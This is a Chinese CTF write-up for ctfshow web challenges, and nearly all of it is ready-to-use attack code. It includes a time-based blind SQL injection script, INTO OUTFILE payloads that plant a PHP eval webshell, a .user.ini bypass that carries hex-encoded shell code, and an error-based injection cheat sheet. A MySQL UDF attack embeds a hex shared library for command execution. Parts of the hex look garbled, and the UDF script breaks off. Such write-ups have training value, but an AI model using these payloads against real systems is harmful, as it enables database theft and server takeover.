delete函数在进行判断后会回显删除成功、或删除失败,所以就不能给予回显内容来爆破数据、所以这里用时间盲注

EXP

```
#@Auth: Sentiment
import requests
url='http://80bc5222-eeb8-4d94-a68a-57d494f5809e.challenge.ctf.show/api/delete.php'
flag=''
for i in range(1,50):
    m=32
    n=127
    while 1:
        mid=(m+n)//2
        data={
        #'id':"if(ascii(substr((select group_concat(table_name) from information_schema.tables where table_schem
a=database()),{},1))<{},sleep(0.05),1)#".format(i,mid) # banlist,ctfshow_user,flag
        #'id':"if(ascii(substr((select group_concat(column_name)from information_schema.columns where table_name
='flag'),{},1))<{},sleep(0.05),0)".format(i,mid) #id,flag,info
        'id':"if(ascii(substr((select flag from flag),{},1))<{},sleep(0.05),0)".format(i,mid) #ctfshow{24de54e5-
a424-4e33-b6ff-00da4a72c909}    }
        }
        print(data)
        try:
           r = requests.post(url=url,data=data,timeout=1)
           m=mid
        except:
            n=mid
        if(m+1==n):
            flag+=chr(m)
            print(flag)
            break
```

FILE注入

web242(传参写shell)

sql语句

```
$sql = "select * from ctfshow_user into outfile '/var/www/html/dump/{$filename}';";
```

into outfile 可以写shell

```
“OPTION”参数为可选参数选项，其可能的取值有：

`FIELDS TERMINATED BY '字符串'`：设置字符串为字段之间的分隔符，可以为单个或多个字符。默认值是“\t”。

`FIELDS ENCLOSED BY '字符'`：设置字符来括住字段的值，只能为单个字符。默认情况下不使用任何符号。

`FIELDS OPTIONALLY ENCLOSED BY '字符'`：设置字符来括住CHAR、VARCHAR和TEXT等字符型字段。默认情况下不使用任何符号。

`FIELDS ESCAPED BY '字符'`：设置转义字符，只能为单个字符。默认值为“\”。

`LINES STARTING BY '字符串'`：设置每行数据开头的字符，可以为单个或多个字符。默认情况下不使用任何字符。

`LINES TERMINATED BY '字符串'`：设置每行数据结尾的字符，可以为单个或多个字符。默认值是“\n”。
```

本题以下三个都可以

- FIELDS TERMINATED BY
- LINES STARTING BY
- LINES TERMINATED BY

payload:

```
filename=1.php' LINES STARTING BY '<?php eval($_POST[0]);?>'#
flag在flag.here中
0=system('cat /flag.here');
```

web243(过滤php)

看师傅们都说dump目录下有index.php,所以本题可以用.user.ini绕过

```
filename=.user.ini' lines starting by ';' terminated by 0xa6175746f5f70726570656e645f66696c653d53656e74696d656e742e6a7067#
```

ini文件以注释 `;` 开头，这里用 starting by ';' 注释掉之前查询出的内容,用terminated by 包含Sentiment.jpg

```
auto_prepend_file=Sentiment.jpg

```

前面有一个回车，这样auto_prepend_file可以另起一行，不会被注释。最后还有一个回车，这样就和接下来的一行注释分开,执行后大体就是这样：

```
;1 ctfshow ctfshow
auto_prepend_file=Sentiment.jpg
;2 user1 111
auto_prepend_file=Sentiment.jpg
;3 user2 222
auto_prepend_file=Sentiment.jpg
;4 userAUTO passwordAUTO
auto_prepend_file=Sentiment.jpg
```

再上传Sentiment.jpg，因为过滤了php，可以用短标签或者十六进制绕过：

```
filename=Sentiment.jpg' lines terminated by 0x3c3f706870206576616c28245f504f53545b305d293b3f3e#
```

上传后蚁剑链接即可flag在flag.here中

payload:

```
filename=.user.ini' lines starting by ';' terminated by 0xa6175746f5f70726570656e645f66696c653d53656e74696d656e742e6a7067#

filename=Sentiment.jpg' lines terminated by 0x3c3f706870206576616c28245f504f53545b305d293b3f3e#
```

报错注入

报错注入方式

```
1. floor + rand + group by
select * from user where id=1 and (select 1 from (select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x)a);
select * from user where id=1 and (select count(*) from (select 1 union select null union select  !1)x group by concat((select table_name from information_schema.tables  limit 1),floor(rand(0)*2)));

2. ExtractValue
select * from user where id=1 and extractvalue(1, concat(0x5c, (select table_name from information_schema.tables limit 1)));

3. UpdateXml
select * from user where id=1 and 1=(updatexml(1,concat(0x3a,(select user())),1));

4. Name_Const(>5.0.12)
select * from (select NAME_CONST(version(),0),NAME_CONST(version(),0))x;

5. Join
select * from(select * from mysql.user a join mysql.user b)c;
select * from(select * from mysql.user a join mysql.user b using(Host))c;
select * from(select * from mysql.user a join mysql.user b using(Host,User))c;

6. exp()//mysql5.7貌似不能用
select * from user where id=1 and Exp(~(select * from (select version())a));

7. geometrycollection()//mysql5.7貌似不能用
select * from user where id=1 and geometrycollection((select * from(select * from(select user())a)b));

8. multipoint()//mysql5.7貌似不能用
select * from user where id=1 and multipoint((select * from(select * from(select user())a)b));

9. polygon()//mysql5.7貌似不能用
select * from user where id=1 and polygon((select * from(select * from(select user())a)b));

10. multipolygon()//mysql5.7貌似不能用
select * from user where id=1 and multipolygon((select * from(select * from(select user())a)b));

11. linestring()//mysql5.7貌似不能用
select * from user where id=1 and linestring((select * from(select * from(select user())a)b));

12. multilinestring()//mysql5.7貌似不能用
select * from user where id=1 and multilinestring((select * from(select * from(select user())a)b));
```

web244

sql语句

```
$sql = "select id,username,pass from ctfshow_user where id = '".$id."' limit 1;";
```

直接sqllabs的payload换个库名，表名即可

payload:

```
?id=1' and extractvalue(null,concat(0x7e,(select database()),0x7e))--+
?id=1' and extractvalue(null,concat(0x7e,(select table_name from information_schema.tables where table_schema='c
tfshow_web' limit 1,1),0x7e))--+
?id=1' and extractvalue(null,concat(0x7e,(select column_name from information_schema.columns where table_name='c
tfshow_flag' limit 1,1),0x7e))--+
?id=1' and extractvalue(null,concat(0x7e,(select flag from ctfshow_flag limit 0,1),0x7e))--+
xpath的报错只有32位,因此需读取另一半flag
?id=1' and extractvalue(null,concat(0x7e,(select right(flag,30) from ctfshow_flag limit 0,1),0x7e))--+
```

web245(过滤updatexml)

上题payload换换库名，表名即可

web246(过滤updatexml extractvalue)

都过滤了可以用双查询注入(26条消息) 详细讲解双查询注入_lixiangminghate的专栏-CSDN博客_双查询注入

payload:

```
爆表名
?id=' union select 1,count(*),concat((select table_name from information_schema.tables where table_schema=databa
se() limit 1,1),0x7e,floor(rand()*2))a from information_schema.columns group by a--+
爆列名
?id=' union select 1,count(*),concat((select column_name from information_schema.columns where table_name='ctfsh
ow_flags' limit 1,1),0x7e,floor(rand()*2))a from information_schema.columns group by a--+
爆数据
?id=' union select 1,count(*),concat((select flag2 from ctfshow_flags ),0x7e,floor(rand()*2))a from information_
schema.columns group by a--+
```

web247(过滤updatexml extractvalue floor)

过滤了floor可以用ceil或round代替

ceil是向上取整,round是四舍五入

payload:

```
爆表名
?id=%27%20union%20select%201,count(*),concat(0x7e,0x7e,(select%20table_name%20from%20information_schema.tables%2
0where%20table_schema=database()%20limit%201,1),0x7e,ceil(rand()*2))a%20from%20information_schema.columns%20grou
p%20by%20a--+
爆列名
?id=%27%20union%20select%201,count(*),concat(0x7e,0x7e,(select%20column_name%20from%20information_schema.columns
%20where%20table_name='ctfshow_flagsa'%20limit%201,1),0x7e,ceil(rand()*2))a%20from%20information_schema.columns%
20group%20by%20a--+
爆数据
?id=%27%20union%20select%201,count(*),concat(0x7e,(select `flag?` from ctfshow_flagsa ),0x7e,ceil(rand()*2))a%20
from%20information_schema.columns%20group%20by%20a--+
```

eval注入

web248(eval注入)


原理大致就是mysql可以把dll文件写到目标机子的plugin目录，这个目录是可以通过`select @@plugin_dir`来得到的。

这里用大师傅的脚本,能直接跑出flag

```
import requests

base_url="http://c686a8de-b8e6-47cc-9f59-0a1789383f19.challenge.ctf.show/api/"
payload = []
text = ["a", "b", "c", "d", "e"]
udf = "7F454C4602010100000000000000000003003E0001000000800A000000000000400000000000000058180000000000000000000004
0003800060040001C001900010000000500000000000000000000000000000000000000000000000000000C414000000000000C41400000
000000000002000000000000010000000600000C814000000000000C814200000000000C81420000000000004802000000000000580200000
000000000002000000000000200000006000000F814000000000000F814200000000000F81420000000000008001000000000000800100000
00000008000000000000000400000004000000900100000000000090010000000000009001000000000000240000000000000024000000000
00000004000000000000000050E574640400000044120000000000004412000000000000441200000000000084000000000000008400000000
0000000400000000000000051E5746406000000000000000000000000000000000000000000000000000000000000000000000000000000000
000000080000000000000000400000014000000030000000474E5500D7FF1D94176ABA0C150B4F3694D2EC995AE8E1A8000000001100000001
10000000200000007000000080080248811944C91CA44003980468831100000013000000140000001600000017000000190000001C0000001
E000000000000001F000000000000002000000021000000220000002300000024000000000000000CE2CC0BA673C7690EBD3EF0E78722788B
98DF10ED971581CA868BE12BBE3927C7E8B92CD1E7066A9C3F9BFBA745BB073371974EC4345D5ECC5A62C1CC3138AFF3B9FD4A0AD73D1C50
B5911FEAB5FBE1200000000000000000000000000000000000000000000000000000000000000000300090088090000000000000000000000
00000000100000020000000000000000000000000000000000000000250000002000000000000000000000000000000000000000CD0000001
2000000000000000000000000000000000000001E0100001200000000000000000000000000000000000000000620100001200000000000000000
0000000000000000000000E300000012000000000000000000000000000000000000000B900000012000000000000000000000000000000000
00000006801000012000000000000000000000000000000000000001600000022000000000000000000000000000000000000000540000001
200000000000000000000000000000000000000F00000001200000000000000000000000000000000000000B2000000120000000000000000
000000000000000000000005A0100001200000000000000000000000000000000000000052010000120000000000000000000000000000000
00000004C01000012000000000000000000000000000000000000000E800000012000B00D10D000000000000D1000000000000000330100001
2000B00A90F000000000000A0000000000000001000000012000C004811000000000000000000000000000000007800000012000B009F0B00000
00000004C00000000000000FF000000120009008809000000000000000000000000000000800100001000F1FF101720000000000000000000000
0000000150100001200B00130F000000000002F000000000000008C0100001000F1FF20172000000000000000000000000000009B0000001
2000B00480C000000000000A000000000000002501000012000B00420F000000000006700000000000000AA00000012000B00520C00000
00000006300000000000000005B00000012000B00950B000000000000A000000000000008E00000012000B00EB0B0000000000005D0000000
00000007901000010000F1FF10172000000000000000000000000000000050100001200B00090F000000000000A0000000000000C00000001
2000B00B50C000000000000F1000000000000000F70000012000B00A20E000000000000670000000000000003900000012000B004C0B00000
000000049000000000000000D40000012000B00A60D000000000002B00000000000000430100001200B00B30F00000000000550100000
0000000005F5F676D6F6E5F73746172745F5F005F66696E69005F5F6378615F66696E616C697A65005F4A765F52656769737465724436C617
3736573006C69625F6D7973716C7564665F7379735F696E666F5F5F696E6974006D656D637079006C69625F6D7973716C7564665F7379735F6
96E666F5F6465696E6974006C69625F6D7973716C7564665F7379735F696E666F007379735F6765745F696E6974007379735F6765745F646
5696E6974007379735F67657400676574656E76007374726C656E007379735F7365745F696E6974006D616C6C6F63007379735F7365745F6
465696E69740066726565007379735F73657400736574656E76007379735F657865635F696E6974007379735F657865635F6465696E69740
07379735F6578656300737973746656D007379735F6576616C5F696E6974007379735F6576616C5F6465696E6974007379735F6576616C007
06F70656E007265616C6C6F63007374726E6370790066667657473007063C6F7365006C6962632E736F2E36005F6564617461005F5F62737
35F7374617274005F656E6400474C4942435F322E322E35000000000000000000000000200020002000200020002000200020002000200020002000
20002000100010001000100010001000100010001000100010001000100010001000100010001000100010001006F01000010000000000
0000000751A690900000200910100000000000F01420000000000000800000000000000F0142000000000000781620000000000000600000000
20000000000000000000000080162000000000000060000000300000000000000000000000881620000000000000600000000A000000000000000
0000000A816200000000000007000000040000000000000000000000B01620000000000000700000005000000000000000000000000B81620000
000000070000000600000000000000000000000C01620000000000000700000007000000000000000000000C8162000000000000070000000
8000000000000000000000D016200000000000007000000090000000000000000000000D8162000000000000070000000A000000000000000
0000000E01620000000000000700000000B0000000000000000000000E816200000000000007000000C0000000000000000000000F01620000
000000070000000D0000000000000000000000F8162000000000000070000000E00000000000000000000000017200000000000000700000000
F00000000000000000000008172000000000000070000001000000000000000000000000004883EC08E8EF000000E88A010000E875070000488
3C408C3FF35F20C2000FF25F40C20000F1F4000FF25F20C20006800000000E9E0FFFFFFFF25EA0C20006801000000E9D0FFFFFFFF25E20C2
0006802000000E9C0FFFFFFFF25DA0C20006803000000E9B0FFFFFFFF25D20C20006804000000E9A0FFFFFFFF25CA0C20006805000000E99
0FFFFFFFF25C20C20006806000000E980FFFFFFFF25BA0C20006807000000E970FFFFFFFF25B20C20006808000000E960FFFFFFFF25AA0C2
0006809000000E950FFFFFFFF25A20C2000680A000000E940FFFFFFFF259A0C2000680B000000E930FFFFFFFF25920C2000680C000000E92
0FFFFFF4883EC08488B05ED0B20004885C07402FFD04883C408C390909090909090909055803D680C2000004889E5415453756248833DD00
B200000740C488D3D2F0A2000E84AFFFFFF488D1D130A20004C8D25040A2000488B053D0C20004C29E348C1FB034883EB014839D873200F1
F4400004883C0014889051D0C200041FF14C4488B05120C20004839D872E5C605FE0B2000015B415CC9C3660F1F840000000000048833DC00
```

9200000554889E5741A488B054B0B20004885C0740E488D3DA7092000C9FFE00F1F4000C9C39090554889E54883EC3048897DE8488975E04
88955D8488B45E08B0085C07421488D0DE7050000488B45D8BA320000004889CE4889C7E89BFEFFFFC645FF01EB04C645FF000FB645FFC9C
3554889E548897DF8C9C3554889E54883EC3048897DF8488975F0488955E848894DE04C8945D84C894DD0488D0DCA050000488B45E8BA1F0
000004889CE4889C7E846FEFFFF488B45E048C7001E000000488B45E8C9C3554889E54883EC2048897DF8488975F0488955E8488B45F08B0
083F801751C488B45F0488B40088B0085C0750E488B45F8C60001B800000000EB20488D0D8305000488B45E8BA2B0000004889CE4889C7E
8DFFDFFFFB801000000C9C3554889E548897DF8C9C3554889E54883EC4048897DE8488975E0488955D848894DD04C8945C84C894DC0488B4
5E0488B4010488B004889C7E8BBFDFFFF488945F848837DF800750488B45C8C60001EB16488B45F84889C7E84BFDFFFF4889C2488B45D04
88910488B45F8C9C3554889E54883EC2048897DF8488975F0488955E8488B45F08B0083F8027425488D0D05050000488B45E8BA1F0000004
889CE4889C7E831FDFFFFB801000000E9AB000000488B45F0488B40088B0085C07422488D0DF2040000488B45E8BA280000004889CE4889C
7E8FEFCFFFFB801000000EB7B488B45F0488B40084883C004C70000000000488B45F0488B4018488B10488B45F0488B40184883C008488B0
0488D04024883C0024889C7E84BFCFFFF4889C2488B45F848895010488B45F8488B40104885C07522488D0DA4040000488B45E8BA1A00000
04889CE4889C7E888FCFFFFB801000000EB05B800000000C9C3554889E54883EC1048897DF8488B45F8488B40104885C07410488B45F8488
B40104889C7E811FCFFFFC9C3554889E54883EC3048897DE8488975E0488955D848894DD0488B45E8488B4010488945F0488B45E0488B401
8488B004883C001480345F0488945F8488B45E0488B4018488B10488B45E0488B4010488B08488B45F04889CE4889C7E8EFFBFFFF488B45E
0488B4018488B00480345F0C60000488B45E0488B40184883C008488B10488B45E0488B40104883C008488B08488B45F84889CE4889C7E8B
0FBFFFF488B45E0488B40184883C008488B00480345F8C60000488B4DF8488B45F0BA010000004889CE4889C7E892FBFFFF4898C9C355488
9E54883EC3048897DE8488975E0488955D8C745FC00000000488B45E08B0083F801751F488B45E0488B40088B55FC48C1E2024801D08B008
5C07507B800000000EB20488D0DC2020000488B45D8BA2B0000004889CE4889C7E81EFBFFFFB801000000C9C3554889E548897DF8C9C3554
889E54883EC2048897DF8488975F0488955E848894DE0488B45F0488B4010488B004889C7E882FAFFFF4898C9C3554889E54883EC3048897
DE8488975E0488955D8C745FC00000000488B45E08B0083F801751F488B45E0488B40088B55FC48C1E2024801D08B0085C07507B80000000
0EB20488D0D22020000488B45D8BA2B0000004889CE4889C7E87EFAFFFFB801000000C9C3554889E548897DF8C9C3554889E54881EC50040
0004889BDD8FBFFFF4889B5D0FBFFFF488995C8FBFFFF48898DC0FBFFFF4C8985B8FBFFFF4C898DB0FBFFFFBF01000000E8BEF9FFFF48898
5C8FBFFFF48C745F000000000488B85D0FBFFFF488B4010488B00488D352C0200004889C7E852FAFFFF488945E8EB63488D85E0FBFFFF488
9C7E8BDF9FFFF488945F8488B45F8488B55F04801C2488B85C8FBFFFF4889D64889C7E80CFAFFFF488985C8FBFFFF488D85E0FBFFFF488B5
5F0488B8DC8FBFFFF4801D1488B55F84889C64889CFE8D1F9FFFF488B45F8480145F0488B55E8488D85E0FBFFFFBE000400004889C7E831F
9FFFF4885C07580488B45E84889C7E850F9FFFF488B85C8FBFFFF0FB60084C0740A4883BDC8FBFFFF00750C488B85B8FBFFFFC60001EB2B4
88B45F0488B95C8FBFFFF488D0402C60000488B85C8FBFFFF4889C7E8FBF8FFFF488B95C0FBFFFF488902488B85C8FBFFFFC9C3909090909
0909090554889E5534883EC08488B05A80320004883F8FF7419488D1D9B0320000F1F004883EB08FFD0488B034883F8FF75F14883C4085BC
9C390904883EC08E84FF9FFFF4883C408C300004E6F20617267756D656E747320616C6C6F7765642028756466 3A206C69625F6D7973716C7
564665F7379735F696E666F2900000000000000C69625F6D7973716C7564665F737973207665727 3696F6E20302E302E330000457870656
3746564206578616 3746C79206F6E6520737472696E67207479706520706172616D6574657200000000000045787065637465642065786163
3746C792074776F20617267756D656E747300004578706563746564207374726 96E67207479706520666F72206E616D6520706172616D657
4657200436F756C64206E6F7420616C6C6F63617465206D656D6F7279007200011B033B800000000F00000008F9FFFF9C00000051F9FFFFB
C0000005BF9FFFFDC000000A7F9FFFFFC00000004FAFFFF1C0100000EFAFFFF3C01000071FAFFFF5C01000062FBFFFF7C0100008DFBFFFF9
C0100005EFCFFFFBC010000C5FCFFFFDC010000CFFCFFFFFC010000FEFCFFFF1C02000065FDFFFF3C0200006FFDFFFF5C020000140000000
0000000017A5200017810011B0C0708900100001C0000001C00000064F8FFFF4900000000410E108602430D0602440C070800001C0000003
C0000008DF8FFFF0A00000000410E108602430D06450C07080000001C0000005C00000077F8FFFF4C00000000410E108602430D0602470C0
70800001C0000007C000000A3F8FFFF5D00000000410E108602430D0602580C07080000 1C0000009C000000E0F8FFFF0A00000000410E108
602430D06450C07080000001C000000BC000000CAF8FFFF6300000000410E108602430D06025E0C070800001C000000DC0000000DF9FFFFF
100000000410E108602430D0602EC0C070800001C000000FC000000DEF9FFFF2B00000000410E108602430D06660C07080000001C0000001
C010000E9F9FFFFD100000000410E108602430D0602CC0C070800001C0000003C0100009AFAFFFF6700000000410E108602430D0602620C0
70800001C0000005C010000E1FAFFFF0A00000000410E108602430D06450C07080000001C0000007C010000CBFAFFFF2F00000000410E108
602430D066A0C07080000001C0000009C010000DAFAFFFF6700000000410E108602430D0602620C070800001C000000BC01000021FBFFFF0
A00000000410E108602430D06450C07080000001C000000DC0100000BFBFFFF5501000000410E108602430D060350010C070800000000000
0000000FFFFFFFFFFFFFFFF000000000000000FFFFFFFFFFFFFFFF0000000000000000000000000000000F014200000000000010000000
00000006F0100000000000C0000000000000088090000000000000D000000000000004811000000000000F5FEFF6F00000000B80100000
0000000050000000000000E8050000000000006000000000000007002000000000000A000000000000009D010000000000000B0000000
0000001800000000000000300000000000000901620000000000020000000000000038010000000000001400000000000000070000000
0000001700000000000005008000000000000070000000000000F007000000000000800000000000000600000000000000090000000
0000001800000000000000FEFFFF6F00000000D007000000000000FFFFFF6F000000000100000000000000F0FFFF6F0000000086070000
0000000F9FFFF6F0000000001000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000F8142000000000000000000000000000000000000000000B6090000000000C6090000000000D6090000000
0000000E6090000000000F6090000000000060A000000000000160A000000000000260A000000000000360A000000000000460A00000
0000000560A000000000000660A000000000000760A000000000004743433A2028474E552920342E342E372032303132303331332028526
5642048617420342E342E372D3429004743433A2028474E552920342E342E372032303132303331332028526564204861742034 2E342E372
D31372900002E73796D746162002E737472746162002E736873747274 6162002E6E6F74652E676E752E6275696C642D6964002E676E752E6
8617368002E64796E73796D002E64796E737472002E676E752E76657273696F6E002E676E752E76657273696F6E5F72002E72656C612E647
96E002E72656C612E706C74002E696E6974002E74657874002E66696E69002E726F64617461002E65685F6672616D655F686472002E65685



```
2000B00A60D0000000000002B0000000000000530200012000B00EB0B0000000000005D0000000000000600200012000B00480C00000
00000000A0000000000000006F0200001200000000000000000000000000000000000083020000120000B00420F0000000000006700000000
0000000910200001200000000000000000000000000000000000A5020000120000000000000000000000000000000000B90200001
2000B00520C0000000000006300000000000000C10200001000F1FF10172000000000000000000000000CD0200001200B009F0B00000
00000004C0000000000000E30200001000F1FF2017200000000000000000000000E8020000120000000000000000000000000000000
0000000FD0200001200B00090F000000000000A000000000000000D0300001200000000000000000000000000000000220300001
000F1FF10172000000000000000000000000290300001200000000000000000000000000000003C0300001200900880900000
00000000000000000000000063616C6C5F676D6F6E5F737461727400637274737475666662E63005F5F43544F525F4C4953545F5F005F5F4
4544F525F4C4953545F5F005F5F4A43525F4C4953545F5F005F5F646F5F676C6F62616C5F64746F72735F61757800636F6D706C657465642
E363335320064746F725F6964782E36333534006672616D655F64756D6D79005F5F43544F525F454E445F5F005F5F4652414D455F454E445
F5F005F5F4A43525F454E445F5F005F5F646F5F676C6F62616C5F63746F72735F617578006C69625F6D7973716C7564665F7379732E63005
F474C4F42414C5F4F46465345545F5441424C455F005F5F64736F5F68616E646C65005F5F44544F525F454E445F5F005F44594E414D49430
07379735F736574007379735F65786563005F5F676D6F6E5F73746172745F5F005F4A765F526567697374657243 6C6173736573005F66696
E69007379735F6576616C5F6465696E6974006D616C6C6F634040474C4942435F322E322E350073797374656D4040474C4942435F322E322
E35007379735F657865635F696E6974007379735F6576616C006667657473404047 4C4942435F322E322E35006C69625F6D7973716C75646
65F7379735F696E666F5F6465696E6974007379735F7365745F696E697400667265654040474C4942435F322E322E35007374726C656E404
0474C4942435F322E322E350070636C6F73654040474C4942435F322E322E35006C69625F6D7973716C7564665F7379735F696E666F5F696
E6974005F5F6378615F66696E616C697A654040474C4942435F322E322E35007379735F7365745F6465696E6974007379735F6765745F696
E6974007379735F6765745F6465696E6974006D656D6370794040474C4942435F322E322E35007379735F6576616C5F696E6974007365746
56E764040474C4942435F322E322E3500676574656E764040474C4942435F322E322E35007379735F676574005F5F6273735F73746172740
06C69625F6D7973716C7564665F7379735F696E666F005F656E64007374726E6370794040474C4942435F322E322E35007379735F6578656
35F6465696E6974007265616C6C6F634040474C4942435F322E322E35005F656461746100706F70656E4040474C4942435F322E322E35005
F696E697400"
for i in range(0,21510, 5000):
    end = i + 5000
    payload.append(udf[i:end])

